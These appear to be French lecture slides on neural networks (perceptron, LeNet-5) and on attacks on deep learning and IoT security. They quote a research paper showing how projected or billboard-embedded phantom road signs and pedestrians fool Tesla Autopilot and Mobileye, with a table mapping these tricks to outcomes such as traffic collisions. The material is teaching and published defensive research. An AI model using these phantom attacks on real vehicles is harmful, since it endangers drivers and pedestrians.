

$$a_j = f\left(\sum_{i=0}^{N-1} W_{ij} X_i - \theta_j\right)$$






$f(x)$ = fonction
 d'activation

$$a = f(W_0 X + W_1 Y - \theta)$$

$$W_0 X + W_1 Y > \theta$$







Le perceptron peut apprendre les fonctions booléennes AND, OR
 Le perceptron ne peut apprendre la fonction booléenne EXOR

	X_1	X_2
A	0	0
B	1	0
C	0	1
D	1	1

- Un réseau de perceptrons à N couches (3 au minimum) peut apprendre n'importe quelle fonction
 - Input layer
 - Hidden Layer
 - Output Layer
- Kurt Hornik, Maxwell Stinchcombe, Halbert White (1989) Multilayer feedforward networks are universal approximators," NeuralNetworks, 2(5), 359-366]



- Un réseau à N couches $Y=F(X,W)$ possède e entrées et s sorties (Y_j) $Y_j = f_j(X,W)$ et w poids (W_k)
- L'apprentissage est un ensemble de m vecteurs (X,Y).
- Un algorithme (descente de gradient) minimise les erreurs, définies par exemple par :
- $$\sum_{i=0}^{i=m-1} \sum_{j=0}^{j=s-1} (Y_{j,i} - f_j(X_i,W))^2$$



Exemple LeNet5 (1998)

- 60.850 paramètres d'apprentissage
- 340.918 connections





Fig. 2. Architecture of LeNet-5, a Convolutional Neural Network, here for digits recognition. Each plane is a feature map, i.e. a set of units whose weights are constrained to be identical.



Phantom of the ADAS: Securing Advanced Driver-Assistance Systems from Split-Second Phantom Attacks

Ben Nassi¹, Yisroel Mirsky^{1,2}, Dudi Nassi¹, Raz Ben-Netanel¹, Oleg Drokin³, Yuval Elovici¹

¹ Ben-Gurion University of the Negev, ² Georgia Tech, ³ Independent Researcher
{nassib, yisroel, razx, nassid, elovici}@post.bgu.ac.il, green@linuxhacker.ru

2020

Table 1: Mapping an attack to a desired result.

Desired Result	Triggered Reaction from the ADAS	Type of Phantom	Location of Appearance
Traffic collision	Sudden braking	Stop sign	Building, billboard
		No entry sign	
		Obstacle (e.g., car)	Road
Reckless/illegal driving behavior	Fast driving	Speed limit	Building, billboard
Traffic jam	Decreasing driving speed	Speed limit	
	Stopping	No entry sign	
Directing traffic to specific roads	Avoiding certain roads	No entry sign	

- In this paper, we investigate "split-second phantom attacks," a scientific gap that causes two commercial advanced driver-assistance systems (ADASs), Tesla Model X (HW 2.5 and HW 3) and Mobileye 630, to treat a depthless object that appears for a few milliseconds as a real obstacle/object.
- We discuss the challenge that split-second phantom attacks create for ADASs.
- We demonstrate how attackers can apply split-second phantom attacks remotely by embedding phantom road signs into an advertisement presented on a digital billboard which causes Tesla's autopilot to suddenly stop the car in the middle of a road and Mobileye 630 to issue false notifications.
- We also demonstrate how attackers can use a projector in order to cause Tesla's autopilot to apply the brakes in response to a phantom of a pedestrian that was projected on the road and Mobileye 630 to issue false notifications in response to a projected road sign



Figure 1: In practice, despite the fact that the Tesla Model X (HW 2.5) is equipped with radar and ultrasonic sensors, it recognizes a depthless person (phantom) projected on the road in front of it as a real obstacle due to its safety policy.




Figure 2: Left: a commercial ADAS (Mobileye 630) classifies a projection of a traffic sign on a tree. Middle: the Faster_rcnn_inception_v2 [3] classifies a traffic sign that was created by reducing the green component of the RGB value of the background color in $\Delta=3$ from (128,128,128) to (128,125,128) and using only 25% of the pixels. Right: Tesla Model X recognizes a depthless phantom of a car as real.




Figure 8: The Tesla automatically driving at a speed of 18 MPH detects a phantom pedestrian that is projected on the road as a real obstacle (see a snapshot of its dashboard in the box on the left) and automatically triggers the brakes (see a later snapshot of its dashboard in the box on the right).



Figure 5: Mobileye issues an alert about a phantom road sign after the phantom speed limit was detected in the upper left corner of the digital billboard.



Figure 6: Tesla's autopilot triggers the car to stop suddenly after a phantom stop sign was detected in the upper left corner of the digital billboard.





Figure 7: A phantom (boxed in red) is projected on a building for 125 ms from a drone and recognized by Mobileye (boxed in yellow) as real.

Attaque Deep Learning



Ho Bae, Jaehee Jang, Dahuin Jung, Hyemi Jang, Heonseok Ha, Hyungyu Lee, and Sungroh Yoon, "Security and Privacy Issues in Deep Learning", 2020


-
- ✚ Les attaques par empoisonnement, (*poisoning attack*), des données malveillantes sont introduites dans les données d'apprentissage
 - ✚ Les attaques par évacion (*evasion attack*), des données malveillantes sont présentées aux entrées du réseau
 - ✚ Les attaques par inversion (*inversion attack*) visent à reconstruire les données d'apprentissage à partir du modèle
 - ✚ Le vol des données d'apprentissage (data set) ou du modèle

Au sujet de l'IoT

The *Internet of Things* (IoT) is a *network of connected things*.

Pretz, K., "The Next Evolution of the Internet", 2013

What is a Thing?



A computer

- CPU
- Memories (RAM, ROM, EEPROM, FLASH...)
- IO buses



With at least one network interface

- Wi-Fi, Bluetooth, ZigBee...



Equipped with sensors and actuators


AVR Atmel
 8-bit, 16 MHz
 64/128/256KB Flash
 4KB EEPROM
 8KB SRAM
 Peripheral Features

Raspberry Pi 3B SoC
 1.2GHz, 1GB RAM, SD
 8GB
 64-bit quad-core processor
 Wi-Fi, Bluetooth, Ethernet



JSON (JavaScript Object Notation)
is a lightweight, text-based,
language-independent,
data interchange format

JSON Schema validates a JSON document
JSON is used over REST protocols



“A short list of requirements includes tamper resistance and secure communications and storage”

Node Integrity

Isolation

- Multi processors
- Sandbox

Intrusion prevention (Software Injection)

- Secure Boot
- Secure update


"Rebooting the IT Revolution: A Call to Action" (SIA/SRC), 2015"

Secure Communication

- Strong Mutual Authentication
- Privacy
- Integrity

Secure Storage

- Communication secrets
- Tamper Resistant device



Secure Element



